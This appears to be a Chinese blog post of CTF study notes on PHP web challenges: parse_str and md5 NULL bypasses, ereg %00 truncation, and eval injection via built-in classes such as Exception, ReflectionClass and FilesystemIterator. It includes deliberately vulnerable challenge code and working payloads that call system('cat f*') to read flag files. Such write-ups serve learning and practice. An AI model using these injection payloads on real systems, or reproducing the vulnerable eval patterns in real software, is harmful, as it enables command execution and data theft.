https://blog.csdn.net/qq_40477290



```
<!DOCTYPE html>
<html>
<body>

<?php
parse_str("name=Bill&age=60",$myArray);
print_r($myArray);
?>

</body>
</html>
```

Array ([name] => Bill [age] => 60)

https://blog.csdn.net/qq_40477290

列子源码

```
<?php

highlight_file(__FILE__);
error_reporting(0);
include("flag.php");

if(isset($_POST['v1'])){<!-- -->
    $v1 = $_POST['v1'];
    $v3 = $_GET['v3'];
```



```

        parse_str($v1,$v2);
        if($v2['flag']==md5($v3)){<!-- -->
            echo $flag;
        }
    }
?>

```

构造

parse_str – 将字符串解析成多个变量

parse_str (string \$encoded_string [, array &\$amp;result]) : void

如果设置了第二个变量 result, 变量将会以数组元素的形式存入到这个数组, 作为替代。

举个例子

```

$a='q=123&p=456';
parse_str($a,$b);
echo $b['q'];    //输出123
echo $b['p'];    //输出456

```

利用md5无法输出数组, 返回是NULL的情况

```


?v3[]=1    #GET
v1="flag=0"    #POST    ///为什么用引号呢? 可能因为数组对于也是字符的可能

```

```

?>
ctfshow{eef8f836-56f9-4ce9-8504-b6aac7261ac8}

```



不知道为什么需要用双引号

md5在线科学计数法 GET: ?v3=240610708 POST: v1=flag=0



MD5在线加密

要加密的字符串:

字符串	240610708
16位 小写	4319065090195629
16位 大写	4319065090195629
32位 小写	0e462097431906509019562988736854
32位 大写	0E462097431906509019562988736854

- 2 [crm管理系统](#)
- 3 [便宜点的](#)
- 4 [便宜服务](#)
- 5 [电子显微](#)
- 6 [web服务器](#)
- 7 [喜茶加盟](#)
- 8 [数据统计](#)
- 9 [贵金属交](#)
- 10 [erp系统](#)
- 11 [服务器报](#)
- 12 [智慧园区](#)

推荐工具

- [手机号码查询](#)
- [身份证查询](#)
- [在线翻译](#)
- [IP地址查询](#)

索 SMART 与现代

https://blog.csdn.net/qq_40477290

13.ereg()函数%00截断

ereg

字符串比解析。

语法: `int ereg(string pattern, string string, array [regs]);`

返回值: 整数/数组

函数种类: 资料处理

内容说明

本函数以 pattern 的规则来解析比字符串 string。比对结果返回的值放在数组参数 regs 之中, regs[0] 内容就是原字符串 string、regs[1] 为第一个合乎规则的字符串、regs[2] 就是第二个合乎规则的字符串, 余类推。若省略参数 regs, 则只是单纯地比对, 找到则返回值为 true。

使用范例

这个例子是 markus@dnet.it 在 14-Jun-1999 所提出的, 可对使用者输入的 E-Mail 作简单的检查, 检查使用者的 E-Mail 字符串是否有 @ 字符, 在 @ 字符前有英文字母或数字, 在之后有数字字符串, 最后的小数点后只能有二个或三个英文字母。super@mail.wilson.gs 就可以通过检查, super@mail.wilson 就不能通过检查。

```
<?php
if (ereg("^[0-9a-z-]+@[0-9a-z][0-9a-z-]+\.[a-z]{2,3}$", $email)) {
    echo "您的 E-Mail 通过初步检查";
}
?>
```

参考

https://blog.csdn.net/qq_40477290

函数介绍 strrev() 字符串反转 intval() 获取变量的整数值 %00是字符串的结束标识符

列子

```
<?php
highlight_file(__FILE__);
error_reporting(0);
include("flag.php");

if (ereg ("^[a-zA-Z]+$", $_GET['c'])===FALSE) {<!-- -->
    die('error');
}
//只有36d的人才能看到flag
if(intval(strrev($_GET['c']))==0x36d){<!-- --> //877
```

```

    echo $flag;
}

?>

```

`\^[a-zA-Z]+$`这个正则意思是：匹配所有大小写字母一次或者多次（+号：一次或者多次）\$是以这个结尾，^以这个开始

构造

payload:c=a%00778

首先正则表达式只会匹配%00之前的内容，后面的被截断掉，可以通过正则表达式检测，后面通过反转成877%00a，再用intval函数获取整数部分得到877，877为0x36d的10进制。

- # 14.Exception报错函数 ()
- ## ReflectionClass 打印类结果

Exception 通过异常处理类Exception(system('cmd'))可以运行指定代码，并且能返回运行的结果（如果存在返回）

```

<?php
highlight_file(__FILE__);
error_reporting(0);
if(isset($_GET['v1']) && isset($_GET['v2']))){<!-- -->
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];

    if(preg_match('/[a-zA-Z]+/', $v1) && preg_match('/[a-zA-Z]+/', $v2))
    {<!-- -->
        eval("echo new $v1($v2());");
    }
}

?>

```

考察点：php 异常类 先来看下这个正则表达式/[a-zA-Z]+/ 匹配至少有一个字母的字符串 所以我们只要让new后面有个类不报错以后，就可以随意构造了。我们随便找个php中的内置类并且可以直接echo输出的就可以了。举两个例子 Exception ReflectionClass 打印类的结构

答案不唯一

payload:

```
v1=Exception();system('tac f*');//&v2=a
v1=ReflectionClass&v2=system('tac f*')
```

//是注释掉后面的括号
// 为什么不要注释符号呢?

不好用

payload

```
v1=Exception&v2=system("cat f*") ///()() 也可以实行么? 很奇怪这里
```

```
v1=ReflectionClass&v2=system("cat f*")
```

Exception 异常处理类 <http://c.biancheng.net/view/6253.html>

payload: ?v1=Exception&v2=system('cat fl36dg.txt')

?v1=Reflectionclass&v2=system('cat fl36dg.txt')

15.FilesystemIterator类

具体使用方法

```
1 <?php
2 $a=new FilesystemIterator('.');
3
4 while($a->valid()){ //判断是否到底
5
6     echo $a->getFilename()."\n"; //输出文件或者文件夹名
7
8     $a->next(); //指针移向下一位
9
10 }
```

flag.php
index.php
lesson
phpMyAdmin
sqlmap-labs-master
ssrf
test.php
upload-labs
yest
[Finished in 0.2s]

<https://blog.csdn.net/miuzzx>
https://blog.csdn.net/qg_40477290

列子

```
<?php
highlight_file(__FILE__);
error_reporting(0);
if(isset($_GET['v1']) && isset($_GET['v2'])){<!-- -->
```

```

    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];

    if(preg_match('/\~|\`|!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|=|\{|\}|\;|\:|\"|\'|\,|\.|\?|\||\[/|\]|[0-9]/', $v1)){<!-- -->
        die("error v1");
    }
    if(preg_match('/\~|\`|!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|=|\{|\}|\;|\:|\"|\'|\,|\.|\?|\||\[/|\]|[0-9]/', $v2)){<!-- -->
        die("error v2");
    }

    eval("echo new $v1($v2());");
}

?>

```

所以我们只需要再得到一个点或者路径就可以查看当前目录下的文件，得到一个/查看根目录下的文件。php中的getcwd()可以帮到我们这个忙。

```

getcwd()
getcwd - 取得当前工作目录
getcwd(void):string

```

payload:v1=FilesystemIterator&v2=getcwd

题目的话有个缺陷，如果flag所在的文件不是排在第一位的话，我们可能就没有办法得到flag。

考察：php内置类 利用 FilesystemIterator 获取指定目录下的所有文件

<http://phpff.com/filesystemiterator>

<https://www.php.net/manual/zh/class.filesystemiterator.php>

getcwd()函数 获取当前工作目录 返回当前工作目录 payload: ?

v1=FilesystemIterator&v2=getcwd

office